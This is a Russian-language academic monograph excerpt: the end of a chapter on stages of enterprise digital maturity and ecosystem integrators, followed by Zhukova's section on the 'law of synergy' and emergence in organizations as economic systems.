1. Определение метрик. Диагностика и бенчмаркинг цифровой зрелости по ключевым направлениям;
2. Формулировка целевого состояния и оценка (включая экономическую) влияния изменений на метрики;
3. Развитие команд и инструментов изменений. Развитие НИОКР проектов с носителями ноу-хау по выбранным направлениям.
4. Быстрое прототипирование изменений, эксперименты, ошибки, выводы на опытном производстве или в центрах цифровой трансформации индустрий.
5. Запуск проектов изменений в опытную эксплуатацию на предприятиях как результат работы экосистем. Управление проектами изменений;
6. Оценка результатов опытной эксплуатации, перевод систем и инструментов в операционные режимы и бизнес-процессы. Подтверждение гипотез влияния цифровых и киберфизических систем на бизнес-метрики (шаг 1). Достижение целей и задач проектов изменений. Оценка развития цифровой зрелости.

Опишем действия на этапах цифрового развития.

1. Определение метрик. Диагностика и бенчмаркинг цифровой зрелости по ключевым направлениям.

Динамично развивающиеся компании регулярно проводят оценку цифровой зрелости и бенчмаркинг с предприятиями развитой цифровой зрелости. Такая оценка проводится по ключевым направлениям: использование робототехники и аддитивного производства, цифровой логистики и интеграции PLM систем, сбора и управления данными от средств производства, цехов и производственных участков для контроля выполнения производственных

программ и управления производительностью компании, развития корпоративных инновационных экосистем и акселераторов инициатив и проектов сотрудников компаний [1].

Для оценки цифровой зрелости компаний целесообразно использовать специально созданные методики и подходы. В 2017 году нами была создана открытая методология оценки цифровой зрелости производственных предприятий, ODM3 – open digital manufacturing maturity model. Эта методология в её базовом представлении доступна в монографии «Цифровое производство: методы, экосистемы, технологии» и используется как основа для развития собственных корпоративных методологий оценки цифровой зрелости рядом промышленных предприятий.

Результаты оценки цифровой зрелости компаний региона по двум направлениям, проведённой Новосибирским государственным техническим университетом, показан на рисунке 1.



Рисунок 1. Результаты оценки цифровой зрелости предприятий региона

2. Формулировка целевого состояния и оценка влияния изменений на метрики

При выборе очередного направления развития руководителям компаний важно оценивать возврат на инвестиции, экономический эффект от внедрения

цифровых и киберфизических технологий. Использовать инструменты оценки RoCPS (Return on cyber-physical systems) - возврата на инвестиции в киберфизические технологии [2], которые активно применяются инженерными центрами и платформами цифрового развития индустрий в Европе сегодня.

Для целей экспресс-оценки возврата на инвестиции в киберфизические технологии нами был создан «Калькулятор срока возврата и рентабельности инвестиций в киберфизические системы», открытый и доступный онлайн [3].

Пример результатов расчетов для оценки инвестиций в киберфизические технологии приведен на рисунке 2. На референсном производственном предприятии Германии было принято решение использования планшетных компьютеров и специально созданного программного обеспечения для сервиса оборудования. Помимо экономического эффекта, достигнуты следующие цели:

- Прямое обслуживание заказа на iPad - быстрое реагирования отдела сервиса;
- Поиск запасных частей в единой базе данных рядом с оборудованием;
- Инструкция по ремонту и обслуживанию рядом с оборудованием;
- Фотографии и видео оборудования в процессе работы для непосредственного анализа узлов, возможно нуждающихся в сервисе;
- Фотографии и видео для передачи смены или отправки производителю оборудования;
- Поддержка управления процессами с помощью камеры.



Рисунок 2. Пример оценки RoCPS

Важно, что после предварительной оценки, которая дает предварительное представление об экономическом эффекте внедрения той или иной технологии, следует более детально проанализировать все факторы ключевых показателей модели, а именно детализировать и проверить плановые затраты и прирост прибыли и оценить степень влияния рисков и потенциала в будущем.

Особое внимание необходимо уделять выбору приоритетных направления развития цифровых технологий, поскольку важнее выбирать ту систему, которая имеет долгосрочный потенциал совокупного экономического эффекта, чем ту которая имеет лучший показатель по сроку возврата инвестиций или рентабельность в первый год. Это, в свою очередь, зависит от стратегии, выбранной каждой конкретной компанией.

3. Развитие команд и инструментов изменений. Развитие НИОКР проектов с носителями ноу-хау по выбранным направлениям

Руководителям предприятий сегодня жизненно важно учиться. В России для этого за 20 лет построены образовательные платформы, развиты компетенции практиков, созданы образовательные программы, в том числе с международными партнёрами.

Также разумно следовать совету лидеру одного из подразделений General Electric Сэма Мюрли: «учитесь, фокусируйтесь на первой опытной эксплуатации новой технологии, определите какие из технологий пока далеки до использования в реальном мире, какие уже готовы, найдите ранних последователей, готовых быть партнерами внутри вашей компании, измеряйте эффективность технологии комплексными метриками и детальной аналитикой, общайтесь с отраслевыми экспертами для управления проектом внедрения и не бойтесь неудач».

Специально для развития команд изменений компаний исследовательские и преподавательские коллективы школ управления сегодня создают цифровые платформы (рис.3). Для этого детально анализируются проблемы, запросы,

предложения участников образовательных программ, ищутся решения, интегрируются в образовательные программы цифровые системы [4].




Рисунок 3. Цифровая платформа международных модулей образовательных программ Московской школы управления СКОЛКОВО

4. Быстрое прототипирование изменений, эксперименты, ошибки, выводы в центрах цифровой трансформации индустрий или других интеграторах экосистем

Цифровое развитие и создание новых высокотехнологичных продуктов сегодня происходит через эксперимент, методом проб и ошибок. Для таких экспериментов, проб и ошибок, прототипирования, в мире работают консорциумные центры цифрового развития индустрий.

Три наиболее живых и важных частей экономик и экосистем развития, активные действия и влияние которых наиболее заметны в 2016-2018 - центры цифрового развития индустрий, открытые центры цифрового созидания и венчурные студии университетов.

1. Центры цифрового развития индустрий объединяют консорциумы предприятий, организуют и проводят практические образовательные программы для руководителей предприятий и индустрий. Пример такого центра - I4.0МС, центр развития цифровой зрелости Индустрии 4.0 в Ахене.

2. Открытые центры цифрового созидания - техшопы и фаблабы. Образовательные программы в них, доступные для всех. В техшопах проводится до 70 занятий в неделю. В партнёрстве с крупными корпорациями фаблабы и техшопы организуют максимально общедоступные программы, к

примеру, в автобусах. Тем самым они показывают самым удалённым районам, деревням и городам, как работают команды и технологии создания новых продуктов и сервисов.

3. Венчурные студии университетов. Пространства и команды для развития стартапов в образовательных учреждениях. За каждым стартапом стоит попытка решения реальной проблемы. Реальной задачи бизнеса, общества, экономики, региона. Такие реальные задачи и проблемы команды университетов совместно с командами венчурных фондов и корпораций решают в венчурных студиях университетов.



Рисунок 4. Интеграторы экосистем.

Работая и обучаясь в таких интеграторах и на заводах в 2016–2019 в Германии, Италии, США, Китае—мы видели основу результативности экономики этих стран —партнёрства, консорциумы компаний, создавших и развивающих интеграторы экосистем [5]. В таких партнёрствах—десятки компаний и их руководителей, понимающих ценность развития сообществ—в том числе для решения их собственных целей. Университеты, крупные корпорации, школы управления, государственные фонды и агентства, предприниматели, руководители регионов и федеральных министерств—

совместно развивают проекты, интегрирующие экосистемы. Мы хорошо понимаем роль этого ключевого компонента—возможностей разных людей разных компаний работать для совместного результата, умения слышать и понимать друг друга—роль в честном развитии экосистем и государств. Эта роль очень значительна, особенно для производства новых продуктов и сервисов.

В каждом из таких интеграторов экосистем:

1. Существует право на ошибку. Организованы место и условия для эксперимента, для прототипирования изменений компаний, инноваций и развития. Во многом цель таких интеграторов—сделать принцип «ошибайся быстро и недорого» («fail fast, fail cheap») возможным для каждого из участников цепей сетей создания ценности, в первую очередь для проектирования, прототипирования, испытаний.

2. Есть возможности для эффективных коммуникаций, включая регулярно проводимые мероприятия, митапы, хакатоны, сессии - с практическими результатами решения проблем и задач.

3. Есть средства и системы создания новых продуктов и сервисов, и команды, умеющие их использовать и готовые научить их использовать.

Кого именно объединяют в сообщества эти интеграторы экосистем?

Открытые центры цифрового созидания объединяют простых людей, энтузиастов, выходящих за рамки базовых уровней пирамиды Маслоу и интересующихся развитием технологий - и специалистов, обладающих ноу-хау и навыками использования технологий для создания продуктов и сервисов. Здесь же, для совместного решения ими задач, работают пока относительно дорогие инструменты и системы производства, созидания, организованы возможности их использования.

Центры цифрового развития индустрий объединяют сообщества университетов, носителей компетенций, специалистов, готовых к экспериментам с классическими бизнес-процессами и технологическими процессами - и руководителей корпораций, в которых зачастую нет права на ошибку. В таких центрах прототипируются цифровые изменения, ставятся эксперименты, к примеру, оценка влияния на качественные характеристики

производимых продуктов синхронного пооперационного контроля качества с регистрацией технологических карт в защищённом корпоративном облаке.

Венчурные студии университетов объединяют сообщества инвесторов и корпоративных венчурных фондов - и преподавателей, аспирантов, студентов университетов.

Мы начали развивать интеграторы экосистем в Калужской области в 2014 году. Первым запустили открытый центр цифрового производства Fabinka (fabinka.io, фаблаб в Калуге) и провели несколько десятков сессий, на которых совместно с партнёрами-предпринимателями рассказывали различным жителям города о 3D печати, 3D сканировании, современном проектировании и производстве продуктов и сервисов. В 2019 совместно с 260 людьми из 67 фаблабов различных стран под руководством Фаблаб Политех учимся на образовательной программе Fab Academy.

В 2018 совместно с региональными ВУЗами, Точкой Кипения в Калуге и ещё 16 партнёрами мы стартовали проект венчурной студии – для развития идей студентов в бизнес-проекты.

Цель каждого из трёх объединяющих узлов, интеграторов экосистем - создавать и развивать сообщества. Налаживать отношения внутри сообществ. Показывать очень разным людям практическую ценность совместного творчества. Интегрировать разнообразие. Находить точки соприкосновения и правильные для совместного развития решения.

Путь от базового уровня цифровой зрелости к тиражируемому сегодня проходит через диагностику цифровой зрелости, проектирование и валидацию финансовых моделей к управлению проектами изменений.

И благодаря этому, опираясь на экспоненциальные тренды - создание новых продуктов, сервисов, компаний, развивающих в свою очередь экономику стран.

Выводы

1. Для того, чтобы производить высокотехнологичную, востребованную рынком продукцию, необходимо оценивать и повышать цифровую зрелость

предприятий, анализировать экономический эффект от цифровых и киберфизических технологий, учиться, не бояться экспериментировать, быстро и без больших затрат ошибаться - и действовать в соответствии с представленным в настоящей статье планом.

2. Очень важно обеспечить бесшовность информационной платформы компании. Продолжать мыслить в парадигме систем автоматизации различных этапов жизненного цикла продуктов (CAD, CAM, CAE, PDM, MES, ERP) – оставаться в лоскутном одеяле автоматизации XX века. Наиболее эффективны сегодня комплексные, бесшовные EIM (Enterprise Information Management) системы, обеспечивающие создание, сбор, систематизацию и управление данными от всех производственных участков, бизнес-процессов, технологических процессов.

3. Для создания новых видов высокотехнологичных продуктов важны организованные и развиваемые руководителями экосистемы и интеграторы экосистем: открытые центры прототипирования и разработки новых продуктов, венчурные и стартап-студии университетов, центры цифрового развития индустрий.

Библиографический список

1. Боровков А. И., Лысенко Л. В., Биленко П. Н. и др. Цифровое производство: методы, экосистемы, технологии / Моск. шк. управления «СКОЛКОВО», март. 2018. URL: <http://odm3.io/> (дата обращения: апрель 2018).
2. Биленко П. Н., Лысенко С. Л., Завалеев И. С., Лысенко Л. В. Комплексная оценка развития предприятия как инструмент повышения производительности труда // Научные технологии. 2017. Т. 18, № 7.
3. Биленко П.Н., Артамонова Ю., Колесниченко А.В., Сковородников О.Г., Финансовое моделирование и оценка окупаемости инвестиций в киберфизические системы и технологии. Умное производство, 04 2019
4. Биленко П., Говоров А. Цифровая платформа образовательных программ.
5. Биленко П.Н. Интеграторы экосистем. Умное производство, март 2019.
6. Биленко П.Н. Цифровая трансформация корпорации: кейс Henkel.

7. Биленко П.Н. Модель развития производственных программ через поиск умных подключенных продуктов (SCP) для диверсификации производства
8. Верховский Н.С., Биленко П.Н. Пространство корпоративных инноваций

Жукова О.В.

§1.2. Закон синергии применительно к экономическим системам. организация как синергетическая система.

Представление организации, как цельной синергетической системы, целенаправленно саморазвивающейся в среде под воздействием внутренних и внешних факторов, является приоритетной позицией автора. Преодолевая сопротивление среды во времени и пространстве, она приобретает энергетический потенциал, обеспечивающий организации способность существовать. Организация будет развиваться, если источник энергии, находящийся внутри нее, постоянно возобновляется через энергообмен с внешней средой. И этот источник следует искать в вечных и неизменных базовых законах бытия, среди которых главным является закон синергии. Цифровые модели ядра, или социально-экономическая система организации возьмёт на себя эти функции и станет той прорывной технологией, способный привести её к росту. При этом внутренние изменения организации (бифуркация) будет главным драйвером синергии.

Ключевые слова: Синергия, среда, предпринимательство, бифуркация, организация, экономические системы.

Zhukova O.V.

§1.2. The law of synergy in relation to economic systems. organization as a synergistic system.

Representation of the organization, as a whole synergistic system, purposefully self-developing in the environment under the influence of internal and external factors, is a priority position of the author. Overcoming the resistance of the environment in time and space, it acquires the energy potential that provides the organization the ability to exist. The organization will develop if the source of energy inside it is constantly renewed through energy exchange with the external environment. And this source should be sought in the eternal and unchanging basic laws of being, among which the main is the law of synergy. Digital core models, or the socio-economic system of the organization will take over these functions and

become the breakthrough technology that can lead it to growth. At the same time, internal changes in the organization (bifurcation) will be the main driver of synergy.

Keywords: Synergy, environment, entrepreneurship, bifurcation, organization, economic systems.

Мироздание и все объекты, живущие в нем, развиваются под влиянием синергии и энтропии между хаосом (нарушение) и космосом (творение). Изначальное понятие синергии, происходящее от греческого слова *sinergeia* (сотрудничество, совместное действие). Синергия, как философская категория, известна ещё со времён Аристотеля, и имеет вселенский масштаб проявления; в этом смысле она понимается как «взаимодействие различных потенциалов или видов энергии в целостном действии». Новый импульс в изучении этого явления придал немецкий физик Герман Хакен. Он заявлял, что *«для многих дисциплин кооперация различных частей одной системы всегда приводит к созданию макроскопических структур или функций, которые впоследствии вызывают изменения, ведущие к самоорганизации»* [1].

В широком смысле, понимание синергии позволяет констатировать, что человек, творящий согласно законам бытия, есть человек созидающий, и, наоборот, если человек в своей деятельности не осознает этих законов, и/или не считается с ними, то он тем самым включает разрушительную синергию - энтропию, что не совместимо с успешными результатами.

В связи с универсальной природой проявления синергии ее можно распространять на все сферы человеческой деятельности, и, в первую очередь, социально-экономическую. Свойство синергизма организации дает основание рассматривать её как синергетическую систему, имеющую объективную синергетическую природу.

Рассматривая организацию как юридическое образование, необходимо помнить, что это микромир, скол с общества, кусочек мироздания и по своей природе, пусть и созданной искусственно, но в той же среде, времени и пространстве, а значит подчиняющийся тем же законам бытия, что и общество в целом.

Теоретическое осмысление природы синергии, её возможных форм проявления в экономической деятельности организаций не достигло еще своей полноты и всесторонности. Доминирующей точкой зрения на экономическую природу синергии является утверждение, что свойством синергии из всех экономических ресурсов организации обладают только людские ресурсы.

Автор добавил бы к этому определения - или созданные ими продукты деятельности. Если природа организации искусственной, та же, что и общественной, то свойства, кроме тех, которые предопределены законами бытия, могут быть созданы человеком для тех же целей, а именно, преодоление среды и приобретение дополнительных потенциалов за счёт синергии этих свойств.

Рассматривая организацию как систему элементов, мы имеем в виду их ресурсную природу. Интегральное рассмотрение ресурсных элементов подводит к пониманию потенциала организации, так как слово «потенциал» (латинский *potentia* – сила) обозначает, в частности, ресурсы, которые могут быть приведены в действие. Каждый ресурс обладает своим собственным потенциалом и ключевыми характеристиками, определяющими возможность и синергетическую результативность их комбинации (далее, - технологический ресурс).

Так как получение дохода непосредственно связано с использованием ресурсов организации, то есть их формированием и расходом, то управление ресурсами в теории и практике менеджмента сводится к стратегии ресурсосбережения. Такой подход в принципе возможен, но далеко не всегда успешен. За границами внимания останется такое синергетическое свойство как объединение ресурсов, и как следствие, возмещение потенциальной энергии через энергообмен с внешней средой и возникновение внутренних потенциалов, приводящих систему к самоорганизации, то есть возможности её функционирования без постоянного внимания к ней её исполнительного органа.

Макроуровень предполагает ограниченное управление и контроль.

Причём, к управлению можно отнести задание нужного вектора применения (использования), а контроль подразумевает обслуживание.

Коммуникационный эффект – это ещё одна производная синергетического эффекта, который достигается систематизацией и классификацией инструментов коммуникационной политики предприятия, составляющих его коммуникационный потенциал, представляющего собой совокупность инструментов (закономерности, эффекты, матрицы, модели и алгоритмы) и принципов (правил) реализации (средства коммуникации).




Рис.1 Стратегический маркетинг организации

Коммуникационный эффект (отображенный по оси ординат на рисунке 1), представляет собой результат коммуникационного воздействия во времени, проявляющийся в достижении определенных целей коммуникации, называется стратегическим маркетингом, который является частью структурного наполнения.

Объективность синергии как всемирного закона состоит в том, что он проявляется независимо от того, признают или отрицают люди его действие. Знание закона синергии и умение им пользоваться в организациях имеет следствием сопротивление в созидательной форме, в виде положительного синергетического эффекта, получения прироста предпринимательского дохода имеющимися средствами.

Игнорирование этого закона не означает возможности ухода от его проявления. В данном случае синергетический эффект, скорее всего, если не сработает закон случайных чисел, проявится в нецивилизованной форме, в своей разрушительной форме и принесет, если не прямые убытки, то уменьшение дохода.

Не учёт возможностей и игнорирование миссии закона синергии на всех уровнях социально-экономической жизни нашего общества, в том числе организаций, создает систему следствий в менеджменте, когда цели достижения доходности бизнеса неожиданно оборачиваются их убыточностью.

Наиболее последовательная и полная экономическая концепция синергии принадлежит Э. Смирнову. В ней присутствует признание ресурсной природы организации и возможности её проявления в положительной и отрицательной формах. Такая формулировка основополагающего экономического закона организации включает в себя философское содержание закона синергии, проявлением которого в организации является синергетический эффект. Вследствие этого мы считаем правомерным в понимании синергии и синергетического эффекта организации рассматривать направленность ее действий (вектор синергии), как положительного, имеющего положительный, созидательный потенциал, так и отрицательного, с отрицательным, деструктивным потенциалом.

Отсюда следует, что организация должна рассматриваться как система составляющих ее элементов (потенциалов) и с объективной закономерностью может быть не только больше, но и меньше их суммы.

«Синергия (синергизм) - большой эффект целого, чем сумма его частей. Объединение разнообразных коммерческих предприятий с целью увеличения дохода и более быстрого роста, чем может быть достигнуто каждым из них по отдельности» [2, с. 375]

«Синергия, синергетический эффект - вырастание эффективности деятельности в результате соединения, интеграции, слияния отдельных частей в единую систему, благодаря эмерджентности (возникновения новых качеств)

полученной системы»¹ [3, с. 317]

«Синергизм - преимущество бизнеса, возникающее благодаря связями с другими бизнес-единицами. Достижение синергизма между различными направлениями бизнеса - ключевой момент стратегического видения. Альянс – мгновенное обретение синергизма» [4, с. 28, 233, 234]

«Организационное целое больше простой суммы своих частей не потому, что в нем создавались из ничего новой активности, а потому, что его наличные активности соединяются более успешно, чем противостоящие им сопротивления. Наш мир есть вообще мир разностей»²[5, с. 114-115]

«Синергетический эффект есть избыток ценностей (стоимости) в составе стоимости произведенной продукции, включая и ценность (стоимость) живого труда» [6, с. 364]

«Синергетический эффект - только положительный. Синергия - достижение большого эффекта меньшими суммарными силами» [7, с. 139]

Закон синергии - сумма свойств системы не равна сумме свойств ее компонентов. Разность между суммой свойств системы и суммой свойств ее компонентов называется синергетическим эффектом созидательного взаимодействия компонентов [8, с. 69]

Памятуя о том, что источник энергии находится внутри организации, а высвобождается она, только встречая сопротивление среды, автор придаёт большее значения свойствам, формирующим потенциал, а значит и энергию организации и одновременно рассматривает «кооперативный эффект», как организованную сумму элементов системы.

Наличие у какой-либо системы особых свойств, не присущих её элементам, а также сумме элементов, не связанных особыми системообразующими связями; несводимость свойств системы к сумме свойств

¹ В современном экономическом словаре. -5 изд., Райсберг Б.А., Лозовский Л.Ш., Стародубцева Е.Б., перераб. И доп. – М.: ИНФАН,2006. -495с.

² Богданов А.А. Тектология: (Всеобщая организационная наука). В 2-х кн.: Кн. 1-2. Издательство: М.: Экономика Год: 1989.304с. + 351с.

её компонентов автором рассматривается как системный эффект или эмерджентность (от [англ.](#) emergent). То есть, синергетические эффекты могут формироваться при интеграции различных ресурсов внутри организации, в том числе привлекаемых из внешней среды.

Рассмотрим пример. Пусть имеется некоторый цифровой автомат A , преобразующий любое целое число, подступившее на вход, в число на единицу больше (рис.2-а). Если замкнуть два таких автомата в кольцо (рис.2-б) и подать входной сигнал (ввести любое целое число), то в полученной системе обнаружится новое свойство: она генерирует возрастающие последовательности на выходах y_1 , y_2 , причем одна из них состоит только из четных, а другая — только из нечетных чисел.




Рис. 2 Иллюстрация эмерджентности системы

Кратко эмерджентность системы часто описывают простым математическим выражением: $2 + 2 > 4$.

В самом общем форме агрегирование можно определить, как установление отношений на заданном множестве составляющих. Если предположить, что отношения будут описаны на разных языках: экономическом, философском, юридическом, техническом и прочее, то можно получить несколько агрегатов одного и того же объекта.

Агрегат, который состоит из качественно разных языков описания системы и располагающий тем свойством, что число этих языков минимально, называется конфигуратором.

В реальной жизни не бывает проблем чисто физических, химических, экономических, социальных или прочих. Эти термины отражают не саму проблему, а точку зрения специалиста в какой-то области знаний.

Агрегаты-операторы. Их можно рассматривать как механизмы снижения размерности анализируемой системы.

Проект каждой системы должен содержать столько структур, сколько языков включено в его конфигуратор. Описание связей стоит проводить на всех языках конфигулятора. Говоря о типах структур, можно отнести к ним уже известные нам сети, матрицы, древовидные, линейные и нелинейные структуры. Система в целом располагает свойствами, которые не обязательно присущи каждой ее составляющей, значит, она характеризуется эмерджентностью.

Свойства эмерджентности:

- 1) свойства системы Q_s не выступают суммой свойств, составляющих q_i ;
- 2) свойства системы (в целом) зависят от свойств составляющих.

Кроме этого, стоит отметить, что объединенные в систему составляющие могут терять перечень свойств, свойственных им вне системы, значит, система как бы подавляет некоторые свойства своих составляющих.

Таким образом, эмерджентность является результатом агрегирования. В результате агрегирования у системы появляются новые качества, не свойственные ее отдельным составляющим.

Любое исследование осуществляется в несколько этапов.

На первом этапе стоит выявить потребности в исследовании, оценить проблемы, которые появляются перед определенной системой управления, определить из них главную, определяющую важность и первостепенность проведения анализа. Для этого проблема должна быть правильно определена.

Содержание второго этапа - закономерное продолжение первого. Это выявление объекта и предмета анализа. Объектом анализа выступает система управления организации, а предметом - выявленная конкретная проблема, сдерживающая результативную работу организации.

На третьем этапе стоит определить методологию проведения анализа, под которой понимаем совокупность целей, методов, применение управления в процессе проведения анализа, а также подход менеджеров к принятию решений

и учёту традиций организации.

На четвертом этапе проводится анализ ресурсов, которые необходимы для проведения анализа. К таким ресурсам относятся материальные, трудовые, финансовые ресурсы, оборудование, информация. Анализ ресурсов необходим для результативного проведения общего анализа и получения его итогов.

Пятый этап предполагает выбор методов проведения анализа с расчетом имеющихся ресурсов и целей анализа.

Шестой этап состоит в организации проведения анализа. В данном случае стоит определить порядок проведения анализа, разделить полномочия и ответственность и показать это в регламентирующих документах. В данном случае стоит уточнить или определить технологию подготовки и утверждения управленческих решений в процессе проведения анализа.

На седьмом этапе следует зафиксировать и оценить полученные результаты. Подобными результатами могут быть отдельные рекомендации, новая модель системы управления, улучшенные нормы управляемости, более совершенные методики, которые помогают быстрому и результативному разрешению проблемы. На этом этапе стоит предварительно подсчитать результативность анализа, значит, правильно соотнести затраты на проведение анализа и полученные результаты.

Аналогичные примеры нетрудно найти и в экономической сфере. В первую очередь они связаны с процессами диверсификации производства хозяйствующих субъектов.

Если, например, некоторый коммерческий банк, специализирующийся на оказании розничных банковских услуг, стремится выйти на рынок страхования, он может поступить двумя путями: создать в своей структуре новое специализированное подразделение и самостоятельно лицензироваться на право оказания страховых услуг или найти на рынке работающую страховую компанию и слиться (объединиться) с ней либо поглотить ее, приобретя контрольный пакет акций на фондовом рынке. Другими словами, в процессе органической диверсификации процедуры слияния/поглощения новая

объединенная система приобрела новые эмерджентные свойства.

Новые свойства существуют, пока существует сама система как единое целое. Именно поэтому эмерджентность считают проявлением внутренней целостности системы и называют системообразующим фактором. Чем больше отличаются свойства системы от суммы свойств ее элементов, тем выше ее организованность.

Синергия означает совместное и однородное функционирование элементов системы. Закон синергии: в любой организации возможен как прирост энергии, так и снижение энергетического ресурса по сравнению с простой суммой энергетических возможностей элементов.

Действие закона синергии в организационных системах существенно обособляет организацию от других объектов и систем материального мира. Для всех естественных систем (за исключением сложных биологических) основным законом является закон сохранения и превращения энергии, в соответствии с которым в любой замкнутой системе при всех ее изменениях количество энергии остается постоянным.

Закон синергии утверждает, что в замкнутых социальных системах возможно изменение энергии в сторону, как увеличения, так и уменьшения.

Применительно к социальным организациям закон синергии проявляется, в частности, в приросте энергии, превышающем сумму индивидуальных усилий членов организации. Это явление предопределило переход человечества к организованным формам трудовой и общественной деятельности и привело к возникновению организаций.

Наиболее важной особенностью действия закона синергии в рамках социальных организаций является возможность управления приростом энергии.

В коммерческих организациях это выражается в целенаправленном регулировании энергетического и производительного потенциала.

Основная трудность управления эффектом синергии состоит в том, что в отличие от физических систем, для которых существуют единицы измерения энергии и методы оценки энергетического потенциала, для организационных

систем пока еще нет способов объективной оценки уровня внутренней энергетики. Решение практических задач управления коммерческой организацией вынуждает исследователей вести активные поиски в направлении разработки таких оценок.

Наиболее простой способ заключается в оценке показателей деятельности анализируемой организации по сравнению с работой другой аналогичной организации.

Целью любой системы является выживание и развитие. Выживание предприятия как системы возможно, если будет достаточная для соблюдения условий платежеспособности прибыль. Она должна удовлетворять требования поставщиков ресурсов. Для развития предприятия необходим такой уровень прибыли, который поддержит рост капитала. Предприятие, обладающее данным капиталом должно обеспечивать большую прибыль, нежели вложение этого же капитала в какие-либо иные проекты и активы. Таким образом, можно отметить, что предприятие как система «стремится» к максимизации своей стоимости.

Данная цель должна быть определяющей при формировании стратегии предприятия, но её реализация возможна только с учётом экономических, социальных, технико-технологических и организационно-управленческих особенностей формирования синергетических эффектов.

Очевидно, что эффект синергизма имеет далеко идущие последствия. Фирма, оптимизирующая этот эффект, тщательно подбирая товары и рынки, обладает высокой гибкостью в выборе конкурентной позиции. Она может завоевать большую долю рынка благодаря низким ценам, может позволить себе затратить больше средств на исследования и разработки, чем конкуренты, может максимизировать норму возврата инвестиций и тем самым привлечь к себе инвесторов. И все это можно сделать, сохраняя конкурентоспособность на рынке по отношению к компаниям, работающим в той же сфере деятельности.

Вхождение в новый товарно-рыночный сегмент происходит в два последовательных этапа: начало и работа (ведение операций). На начальном

этапе к легко определимым затратам добавляются неявные издержки, связанные с переходом в новую сферу бизнеса. Хотя все эти затраты разовые и большинство из них не имеет денежного выражения, но все они влияют на оперативные издержки начального периода. Их трудно выявить, так как многие из них не определены. Пока в фирме существуют подобные затраты, она находится в худшем положении по сравнению с конкурентами, которые избавлены от подобных издержек. Столкнется ли компания с этими начальными затратами или нет зависит от того, в какой степени ее ресурсы и навыки работников соответствуют требованиям новой рыночной среды. Если ее требования значительно отличаются от того, что имеется в фирме, в любом из основных функциональных подразделений может возникнуть рост издержек. Поэтому на начальном периоде в новых компаниях потенциально может быть и положительный, и отрицательный синергизм. Фирма с положительным синергизмом будет иметь конкурентное преимущество перед компанией, которой этого синергизма недостает.

В дополнение к прямым и скрытым денежным затратам на начальном этапе существует расплата за задержки во времени. Фирма, имеющая необходимые навыки и ресурсы, такие как подходящие для нового рынка производственные возможности и каналы распределения, может быстро приспособить их для новых условий и тем самым вырваться вперед по сравнению с компаниями, которым приходится начинать с нуля. Временное преимущество в синергизме может иметь особое значение, когда новый сегмент рынка находится в стадии бурного развития.

При входе на рынок фирмы с неразвитым, находящимся в «инкубационном периоде» состоянии, возможность быстрого реагирования не столь важна, сколь важны идентификационные отличия, способные перетянуть на свою сторону потенциальных потребителей услуг или открыть дорогу новым.

Отсюда следует, что на начальном этапе синергизм может существовать в двух формах: в форме денежных сбережений благодаря тому, что в фирме есть

все необходимое для ведения нового бизнеса, и в форме экономии времени, когда компания становится конкурентоспособной.

Другая категория затрат при вхождении в новую сферу связана с самим ведением деятельности, мы имеем в виду оперативные затраты и инвестиции. Здесь есть два основных фактора, приводящих к синергизму. Первый представляет собой преимущество масштаба. В большинстве операций расходы на единицу продукции сокращаются при увеличении объема производства.

Второй, более тонкий эффект синергизма связан с распределением бремени накладных расходов по нескольким продуктам. Это возможно, так как в большинстве функций, приводящих к накладным расходам, требуется приложить определенный минимум усилий, чтобы получить необходимый результат. Если этого результата можно добиться посредством диверсификации, при которой используются уже имеющиеся накладные функции, достигается экономия и в новом, и в старом бизнесе. Например, руководство продажами и администрация должны осуществляться вне зависимости от того, производит ли фирма один продукт или имеет широкий ассортимент, аналогично необходимо проводить одно и то же исследование независимо от того, будут ли его результаты использоваться при производстве одного или нескольких продуктов (если, конечно, оно основано на одинаковой технологии).

